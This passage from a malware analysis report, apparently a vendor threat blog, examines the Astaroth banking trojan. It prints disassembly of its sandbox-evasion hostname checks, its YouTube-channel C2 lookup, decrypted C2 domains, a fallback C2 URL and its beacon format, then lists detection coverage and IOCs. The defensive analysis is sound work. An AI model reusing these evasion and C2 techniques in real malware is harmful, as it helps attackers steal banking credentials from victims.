If an open window with a title matching "pazuzupan0155" does exist, the DLL calls a sleep function and, eventually, the loop repeats. This approach may have been taken to provide a means to ensure that the malware is persistently executing on infected systems. In the case that the executable is removed, the DLL will simply replace it the next time the loop executes. This also serves as a means to ensure that the latest version of the malware can be retrieved from the distribution servers as versions are updated by the attackers.

## Module analysis

Astaroth versions are typically tracked using the string value present in the function names used throughout the samples. The version associated with these latest campaigns is called "gomorytrol." Consistent with previous versions of Astaroth, this is also a demonology reference, in this case to the demon "Gomory."

Function name	Segment	Start	Length	Locals	Arguments	R	F	L	S	B	T	-
_TgomorytrolA_gomorytrolA_13Timer	CODE	004D5460	000010F1	00000144	00000000	R	.	.	.	B	.	.
_TgomorytrolA_gomorytrolA_17Timer	CODE	004D6554	00000129	00000010	00000000	R	.	.	.	B	.	.
_TgomorytrolA_gomorytrolA_25Timer	CODE	004D6698	000007CA	00000108	00000000	R	.	.	.	B	.	.
_TgomorytrolA_gomorytrolA_26Timer	CODE	004D6E90	000005A2	00000084	00000000	R	.	.	.	B	.	.
_TgomorytrolA_gomorytrolA_27Timer	CODE	004D7460	000005A7	00000058	00000000	R	.	.	.	B	.	.
sub_4D7B04	CODE	004D7B04	000038D4	0000033C	0000000C	R	.	.	.	B	T	.
_TgomorytrolA_gomorytrolA_21Timer	CODE	004D85B4	0000002B	00000004	00000000	R	.	.	.	B	.	.
_TgomorytrolA_gomorytrolA_18Timer	CODE	004D85E0	0000045E	00000054	00000000	R	.	.	.	B	.	.
_TgomorytrolA_gomorytrolA_19Timer	CODE	004D8A58	00000160	00000050	00000000	R	.	.	.	B	.	.
_TgomorytrolA_gomorytrolA_20Timer	CODE	004D8BC8	00000133	00000040	00000000	R	.	.	.	B	.	.
_TgomorytrolA_gomorytrolAppriXException	CODE	004D8CFC	00000019	00000000	00000000	R	.	.	.	B	.	.
_TgomorytrolA_gomorytrolA_16Timer	CODE	004D8D18	000011EA	00000198	00000000	R	.	.	.	B	.	.
_TgomorytrolA_gomorytrolA_23Timer	CODE	004DCF54	00000006	00000000	00000000	R	.	.	.	B	.	.
_TgomorytrolA_gomorytrolA_14Timer	CODE	004DCF5C	00002B72	00000280	00000000	R	.	.	.	B	.	.
_TgomorytrolA_gomorytrolA_24Timer	CODE	004DFAE4	0000030F	00000060	00000000	R	.	.	.	B	.	.
_TgomorytrolA_gomorytrolA_23Timer	CODE	004DFDF4	00000037	00000004	00000000	R	.	.	.	B	.	.
_TgomorytrolA_EaqqhmidjeeyppKEYitodqwwwxsg...	CODE	004DFE2C	000005CC	00000094	00000004	R	.	.	.	B	.	.
_TgomorytrolA_NffikoyppgeejcdqghMOUBydtomidj...	CODE	004E0450	00000351	000000A0	00000004	R	.	.	.	B	.	.
sub_4E07D4	CODE	004E07D4	00000180	00000004	00000000	R	.	.	.	B	.	.
sub_4E0954	CODE	004E0954	00000008	00000000	00000000	R	.	.	.	B	.	.
sub_4E095C	CODE	004E095C	000000B0	00000014	00000000	R	.	.	.	B	.	.
sub_4E0A0C	CODE	004E0A0C	00000075	00000010	00000001	R	.	.	.	B	.	.
sub_4E0A88	CODE	004E0A88	0000001D	0000000C	00000000	R	.	.	.	B	.	.

These functions are used by various timers, forms, and threads, consistent with previously published [analysis](#). The "gomorytrol" version of Astaroth is internally referred to as version 157, with other recent versions listed below.

```
"masihaddajjal" (version 152)
"forneus" (version 153)
"mammonsys" (version 154)
"pazuzupan" (version 155)
"lechiesxkw" (Version 156)
"gomorytrol" (Version 157)
```

It is important to note that the version number changed repeatedly during our analysis of Astaroth, indicative of the rapid evolution of this specific threat.

Once the main Astaroth payload has been executed, it checks for the presence of a file stored using Alternate Data Streams (ADS) in the following location:

```
sqlite3.dll:M1lkguwbwyshtY6767TGuddhyfyoomrifk
```

If the file is not found, the malware will download an additional payload and store it via ADS.

BB D8000000	mov eax,D8	eax:"\\A"
E8 C6050000	call 404204	
5A	pop edx	
54	push esp	
55	push ebp	
57	push edi	edi:"l method"
56	push esi	esi:"sqlite3.dll:M11kguwbwyshtY6767TGud
53	push ebx	ebx:"\$jA"
50	push eax	eax:"\\A"
52	push edx	
54	push esp	
6A 07	push 7	
6A 01	push 1	
68 DEFAED0E	push EEDFADE	
52	push edx	
FF25 14804A00	jmp dword ptr ds:[<&JMP.&RaiseException>]	
C3	ret	
8B4424 30	mov eax,dword ptr ss:[esp+30]	
C740 04 A33C4000	mov dword ptr ds:[eax+4],403CA3	[eax+4]:"Cannot open file \\C:\\Users\\
E8 B8280000	call 406520	
8B90 00000000	mov edx,dword ptr ds:[eax]	eax:"\\A"
8B0A	mov ecx,dword ptr ds:[edx]	
8988 00000000	mov dword ptr ds:[eax],ecx	eax:"\\A"
8B42 0C	mov eax,dword ptr ds:[edx+C]	eax:"\\A"
8360 04 FD	and dword ptr ds:[eax+4],FFFFFFFD	[eax+4]:"Cannot open file \\C:\\Users\\
8138 DEFAED0E	cmp dword ptr ds:[eax],EEDFADE	eax:"\\A"
74 00	je 403C92	
RR4? 08	mov eax,dword ptr ds:[edx+8]	eax:"\\A"

This additional payload is then decrypted, loaded into memory, and executed. It performs the same set of anti-analysis checks that were described in previous stages of the infection process. In addition, the malware creates a list of strings related to various analysis and sandbox environments, then uses `GetModuleFileNameA` and `GetComputerNameA` to check the system's hostname and process file path and terminates execution if the string values match.

15 D8C18600	adc eax,gomorytrol.86C1D8	86C1D8:&"brbrb"
E8 D717F3FF	call gomorytrol.7843C4	
8D85 B4FEFFFF	lea eax,dword ptr ss:[ebp-14C]	[ebp-14C]:"bisonwoo"
8B15 DCC18600	mov edx,dword ptr ds:[86C1DC]	edx:"B61F1F88", 0086C1DC:&"bisonwoo"
E8 C617F3FF	call gomorytrol.7843C4	
8D85 B8FEFFFF	lea eax,dword ptr ss:[ebp-148]	[ebp-148]:"tequilaboomboom"
8B15 E0C18600	mov edx,dword ptr ds:[86C1E0]	edx:"B61F1F88", 0086C1E0:&"tequilaboomboom"
E8 B517F3FF	call gomorytrol.7843C4	
8D85 BCFEFFFF	lea eax,dword ptr ss:[ebp-144]	[ebp-144]:"placeholfa"
8B15 E4C18600	mov edx,dword ptr ds:[86C1E4]	edx:"B61F1F88", 0086C1E4:&"placeholfa"
E8 A417F3FF	call gomorytrol.7843C4	
8D85 C0FEFFFF	lea eax,dword ptr ss:[ebp-140]	[ebp-140]:"johnpc"
8B15 E8C18600	mov edx,dword ptr ds:[86C1E8]	edx:"B61F1F88", 0086C1E8:&"johnpc"
E8 9317F3FF	call gomorytrol.7843C4	
8D85 C4FEFFFF	lea eax,dword ptr ss:[ebp-13C]	[ebp-13C]:"homeoffdfac"
8B15 ECC18600	mov edx,dword ptr ds:[86C1EC]	edx:"B61F1F88", 0086C1EC:&"homeoffdfac"
E8 8217F3FF	call gomorytrol.7843C4	
8D85 C8FEFFFF	lea eax,dword ptr ss:[ebp-138]	[ebp-138]:"baed"
8B15 F0C18600	mov edx,dword ptr ds:[86C1F0]	edx:"B61F1F88", 0086C1F0:&"baed"
E8 7117F3FF	call gomorytrol.7843C4	
8D85 CCFEFFFF	lea eax,dword ptr ss:[ebp-134]	[ebp-134]:"abcxp"
8B15 F4C18600	mov edx,dword ptr ds:[86C1F4]	edx:"B61F1F88", 0086C1F4:&"abcxp"
E8 6017F3FF	call gomorytrol.7843C4	
8D85 D0FEFFFF	lea eax,dword ptr ss:[ebp-130]	[ebp-130]:"brbrbd"
8B15 F8C18600	mov edx,dword ptr ds:[86C1F8]	edx:"B61F1F88", 0086C1F8:&"brbrbd"
E8 4F17F3FF	call gomorytrol.7843C4	
8D85 D4FEFFFF	lea eax,dword ptr ss:[ebp-12C]	[ebp-12C]:"abcxp"
8B15 FCC18600	mov edx,dword ptr ds:[86C1FC]	edx:"B61F1F88", 0086C1FC:&"abcxp"
E8 3E17F3FF	call gomorytrol.7843C4	
8D85 D8FEFFFF	lea eax,dword ptr ss:[ebp-128]	[ebp-128]:"vmgclient"
8B15 00C28600	mov edx,dword ptr ds:[86C200]	edx:"B61F1F88", 0086C200:&"vmgclient"
E8 2D17F3FF	call gomorytrol.7843C4	
8D85 DCFEFFFF	lea eax,dword ptr ss:[ebp-124]	[ebp-124]:"luserpc"
8B15 04C28600	mov edx,dword ptr ds:[86C204]	edx:"B61F1F88", 0086C204:&"luserpc"
E8 1C17F3FF	call gomorytrol.7843C4	
8D85 E0FEFFFF	lea eax,dword ptr ss:[ebp-120]	[ebp-120]:"nyxmachine"
8B15 08C28600	mov edx,dword ptr ds:[86C208]	edx:"B61F1F88", 0086C208:&"nyxmachine"
E8 0B17F3FF	call gomorytrol.7843C4	
8D85 E4FEFFFF	lea eax,dword ptr ss:[ebp-11C]	[ebp-11C]:"win-harry-test"
8B15 0CC28600	mov edx,dword ptr ds:[86C20C]	edx:"B61F1F88", 0086C20C:&"win-harry-test"

The malware also performs additional checks to determine the language configuration of the system. In addition to the methodology used in previous stages of the infection, the malware checks for the presence of an English language set and terminates execution if it encounters it.

The malware currently leverages a new working directory:

"%USERPROFILE%\Public\Libraries\jakator"

Much of the core information-stealing functionality performed by the malware has not changed since previous analysis was published [here](#). Samples associated with recent campaigns show a particular focus on obtaining banking information for customers of Banco de Brasil.


## Command and control (C2)

Consistent with the previous [analysis](#), the malware features a redundant C2 mechanism with both primary and secondary C2 infrastructure. The primary way that the malware communicates with C2 servers is through the retrieval of C2 domains using Youtube channel descriptions. The attackers have established a series of YouTube channels and are leveraging the channel descriptions to establish and communicate a list of C2 domains the nodes in the botnet should communicate with to obtain additional instructions and updates.

8095 0CFBFFFF B8 8CA58300 E8 E881FFFF 8885 10FBFFFF 50 8095 0CFBFFFF B8 34A68300 E8 D181FFFF 8895 0CFBFFFF 8085 2CFBFFFF 59 E8 C7A8F4FF 8095 08FBFFFF B8 A4A68300 E8 AF81FFFF 8885 08FBFFFF 50 8095 04FBFFFF B8 4CA78300 E8 9881FFFF 8895 04FBFFFF 8085 30FBFFFF 59 E8 8EA8F4FF 8095 00FBFFFF B8 BCA78300 E8 7681FFFF 8885 00FBFFFF 50 8095 FCFBFFFF B8 64A88300 E8 5F81FFFF 8895 FCFBFFFF 8085 34FBFFFF 59	mov eax,gomorytrol.83A58C call gomorytrol.831F30 mov eax,dword ptr ss:[ebp-4F0] push eax lea edx,dword ptr ss:[ebp-4F4] mov eax,gomorytrol.83A634 call gomorytrol.831F30 mov edx,dword ptr ss:[ebp-4F4] lea eax,dword ptr ss:[ebp-4D4] pop ecx call gomorytrol.784638 lea edx,dword ptr ss:[ebp-4F8] mov eax,gomorytrol.83A6A4 call gomorytrol.831F30 mov eax,dword ptr ss:[ebp-4F8] push eax lea edx,dword ptr ss:[ebp-4FC] mov eax,gomorytrol.83A74C call gomorytrol.831F30 mov edx,dword ptr ss:[ebp-4FC] lea eax,dword ptr ss:[ebp-4D0] pop ecx call gomorytrol.784638 lea edx,dword ptr ss:[ebp-500] mov eax,gomorytrol.83A7BC call gomorytrol.831F30 mov eax,dword ptr ss:[ebp-500] push eax lea edx,dword ptr ss:[ebp-504] mov eax,gomorytrol.83A864 call gomorytrol.831F30 mov edx,dword ptr ss:[ebp-504] lea eax,dword ptr ss:[ebp-4CC] pop ecx	[ebp-4F0]: "channel/UC1XqzXRrROkMrIUbSxhATcQ/about" [ebp-4F4]: "https://www.youtube.com/" 83A634: "77735D7E4A737A17801081008123844D7960767D67727B08" [ebp-4F4]: "https://www.youtube.com/" [ebp-4D4]: "https://www.youtube.com/channel/UC1XqzXRrROkMrIUbSxhATcQ/about" [ebp-4F8]: "channel/UCfgh5rFgl267MHRxkFttVLg/about" 83A6A4: "109E3591249C129A0C9101F5F4C0E6EADBEDF9EBF2E6EEE1" [ebp-4F8]: "channel/UCfgh5rFgl267MHRxkFttVLg/about" [ebp-4FC]: "https://www.youtube.com/" 83A74C: "0D8F39982E98169D09990F8906D0F6C7F0E3F4E7FE93189E" [ebp-4FC]: "https://www.youtube.com/" [ebp-4D0]: "https://www.youtube.com/channel/UCfgh5rFgl267MHRxkFttVLg/about" [ebp-500]: "channel/UC96ziVgeQrKVpPi1hof1ldsA/about" 83A7BC: "FD8D268F3A747A60766D7D737A547143746175667070797E" [ebp-500]: "channel/UC96ziVgeQrKVpPi1hof1ldsA/about" [ebp-504]: "https://www.youtube.com/" 83A864: "229A369025931D980E9A0EF6BFC4E2E9DED7C02DB526AD2F" [ebp-504]: "https://www.youtube.com/" [ebp-4CC]: "https://www.youtube.com/channel/UC96ziVgeQrKVpPi1hof1ldsA/about"
---	---	---

A few examples of these Youtube channels that are associated with Astaroth are:

- hxxps://www.youtube[.]com/channel/UC48obBfnUnI8i9bH2BmDGBg/about
- hxxps://www.youtube[.]com/channel/UC1XqzXRrROkMrIUbSxhATcQ/about
- hxxps://www.youtube[.]com/channel/UC2N4Ej53G7pKYJlA710j0SQ/about
- hxxps://www.youtube[.]com/channel/UC3YzBxaeuGNBFQRS4bfV8XA/about
- hxxps://www.youtube[.]com/channel/UCfgh5rFgl267MHRxkFttVLg/about
- hxxps://www.youtube[.]com/channel/UC96ziVgeQrKVpPi1hof1ldsA/about
- hxxps://www.youtube[.]com/channel/UCbbq2Jm2Swj95AVFoHPMdRg/about
- hxxps://www.youtube[.]com/channel/UC76P-6J1BP39fjNgkudw1Jw/about
- hxxps://www.youtube[.]com/channel/UC-XIp1YC9eZPnN09VBJTCLw/about
- hxxps://www.youtube[.]com/channel/UCA87kfgVEB8yshwYxUdSYLA/about
- hxxps://www.youtube[.]com/channel/UCbnDU85fizL0EwdZiwTYonA/about
- hxxps://www.youtube[.]com/channel/UCc2nVj0SBkr99-1F01LCV-A/about



As in previous versions of Astaroth, the information inside of the "|||" delimiters contains a list of C2 domains which have been encrypted and base64 encoded. An example of this is below:

```
URL: https://www.youtube.com/channel/UC2N4Ej53G7pKYJ1A7l0j05SQ/about

Data: UnCoBnCnKnOnTlBnGnPnTnQnNnUlBnInClOnGnYnClG1l1BnInFnHnEnFlBnEnHlOnHnTnGnKlJnIlBoCnOnCnNmNf
lBnVnMlOnHnYnCnGnKlE1BnDnPnInJnLnJlBnOnNlOnInFnKnCnYnClBnLnInJnMnLnWlBnOnNlOnMnVnCnGnS1KlBnDnInJo
BnJlBnEnHlOnOnCnWnCnJnPlBnXnFnHnTnVlBnOnNlOnQnTnGnWnGnTlBnXnHnGnXnIlBnVnMlOnTnCnGnWoBnVlBnDnXnKnl
nWnQnKlBnOnNlOnUnJnCnGlFnHlBoAnYnEnTnHnEnXlBnInClO

Decrypted: ayaimr.enrols.ga;ewa35.gdfcd.cf;frei6g.zmalkd.tk;fwaei1.bnghjh.ml;gdiawa.jghkju.ml;kta
eq7.bghyh.cf;maudhn.vdfprt.ml;oreuer.vfevg.tk;raeyut.bvijuoi.ml;shae2f.xwcrfcv.ga;
```

We observed the channel description data change periodically during our analysis. This provides an interesting way to rotate C2 infrastructure as needed leveraging a platform that is commonly allowed in corporate environments.

The malware also features a failback C2 mechanism for situations where the YouTube communications may fail. In the sample analyzed, the malware was configured to use the following URL as the failback C2 channel.

hxxps://sombrio[.]xxapocalypsexx[.]space/amem//dir1/?4481829444804=184448294448&1=<Base64 encoded C2 message>

E8 AF80DFF	call gomorytrol.82c858	[ebp-48]: "https://sombrio.xxapocalypsexx.space/amem//dir
8945 94	mov dword ptr ss:[ebp-6C],eax	
8D45 B8	lea eax,dword ptr ss:[ebp-48]	[ebp-4C]: "https://sombrio.xxapocalypsexx.space/amem/"
E8 78FBF2FF	call gomorytrol.78432C	
8D45 B4	lea eax,dword ptr ss:[ebp-4C]	[ebp-4C]: "https://sombrio.xxapocalypsexx.space/amem/"
E8 70FBF2FF	call gomorytrol.78432C	
8D45 B4	lea eax,dword ptr ss:[ebp-4C]	[ebp-48]: "https://sombrio.xxapocalypsexx.space/amem//dir
BA 484F8500	mov edx,gomorytrol.854F48	[ebp-50]: "/dir1/?4261030492604=113418303418&1="
E8 FBFBF2FF	call gomorytrol.7843c4	[ebp-4C]: "https://sombrio.xxapocalypsexx.space/amem/"
8D45 B8	lea eax,dword ptr ss:[ebp-48]	
8B4D B0	mov ecx,dword ptr ss:[ebp-50]	
8B55 B4	mov edx,dword ptr ss:[ebp-4C]	
E8 61FEF2FF	call gomorytrol.784638	[ebp-48]: "https://sombrio.xxapocalypsexx.space/amem//dir
33D2	xor edx,edx	
55	push ebp	
68 1F488500	push gomorytrol.85481F	
64: FF32	push dword ptr [edx]	
64: 8922	mov dword ptr [edx],esp	
8B45 FC	mov eax,dword ptr ss:[ebp-4]	
E8 171DFEFF	call gomorytrol.836504	
8B 4CBC8600	mov eax,gomorytrol.868C4C	
8B4D BC	mov ecx,dword ptr ss:[ebp-44]	
8B55 B8	mov edx,dword ptr ss:[ebp-48]	[ebp-48]: "https://sombrio.xxapocalypsexx.space/amem//dir
E8 38FEF2FF	call gomorytrol.784638	

Initial beaconing from infected systems contains various information about the environment and uses the following format:

```
<timestamp>-Nome:<Malware Version string>-<Hostname>_<Volume  
ID>_]-:-[Windows version number]-:-[malware version number]-:-[File  
size of module G)]-:-[File size to module 64]-:-[CPU  
Architecture]-:-[List of IDs for installed software]-:-[Malware version  
string again]-:-[System Default Language]
```

Analysis of the C2 domains used by the malware shows that DNS resolution activity appears to be occurring almost exclusively in Brazil, as is consistent with the distribution campaigns, comprehensive checks performed by the malware, and financial institutions whose customers are being targeted by the malware.

Overall, Astaroth takes an unusual approach to the implementation of their Domain Generation Algorithm (DGA) and the communication of C2 updates to infected systems. The use of multiple redundant C2 mechanisms makes it particularly resilient to infrastructure takedowns.

## Conclusion

---

Astaroth is evasive by nature and its authors have taken every step to ensure its success. They have implemented a complex maze of anti-analysis and anti-sandbox checks to prevent the malware from being detected or analyzed. Starting with effective and impactful lures, to layer after layer of obfuscation, all before any malicious intent was ever exposed. Then it finally proceeds through a rigorous gauntlet of checks for the tools and techniques of both researchers and sandbox technologies alike. This malware is, by design, painful to analyze. As a final layer of sophistication, the adversaries have gone so far as to leverage a widely available and innocuous service like YouTube to hide its command and control infrastructure in both an encrypted and base64-encoded stream.

Beyond that, this malware family is being updated and modified at an alarming rate, implying its development is still actively being improved. These adversaries are also quickly moving and pivoting through infrastructure, swapping out nearly weekly, to stay agile and ahead of defenders. When this malware widens its net of victim countries, more and more defenders will need to be prepared to step through this complex threat.

These financially motivated threats are continuing to grow in sophistication, as adversaries are finding more ways to generate large sums of money and profits. Astaroth is just another example of this and evasion/anti-analysis are going to be paramount to malware families success in the future. Organizations need to have multiple layers of technology and controls in place to try and minimize its impacts, or at the least facilitate fast detection and remediation. This would include security technologies covering endpoint, domain, web, and network. By layering these types of technologies organizations will increase the likelihood that evasive, complex malware like Astaroth, can and will be detected.

## Coverage

---

Ways our customers can detect and block this threat are listed below.

Product	Protection
AMP	✓
Cloudlock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Stealthwatch	N/A
Stealthwatch Cloud	N/A
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection ([AMP](#)) is ideally suited to prevent the execution of the malware used by these threat actors. Exploit Prevention present within AMP is designed to protect customers from unknown attacks such as this automatically.

Cisco Cloud Web Security ([CWS](#)) or [Web Security Appliance \(WSA\)](#) web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco AMP users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click [here](#).

[Email Security](#) can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall ([NGFW](#)), Next-Generation Intrusion Prevention System ([NGIPS](#)), [Cisco ISR](#), and [Meraki MX](#).

[AMP Threat Grid](#) helps identify malicious binaries and build protection into all Cisco Security products.

[Umbrella](#), our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on [Snort.org](#). The following SIDs have been released to detect this threat: 53861.

## Indicators of Compromise (IOCs)

---

The following indicators of compromise have been observed as being related to the Astaroth campaigns described in this blog.

### Domains

---

A list of the domains being used can be found here. Note that subdomains are generated randomly, only core domains are listed [here](#).

### LNK Hashes (SHA256)

---

A list of hashes associated with the LNK files used in these campaigns can be found [here](#).

### JScript Hashes (SHA256)

---

A list of hashes associated with the JScript files used in these campaigns can be found [here](#).

### Binary Hashes (SHA256)

---

A list of hashes associated with the malicious payloads associated with these campaigns can be found [here](#).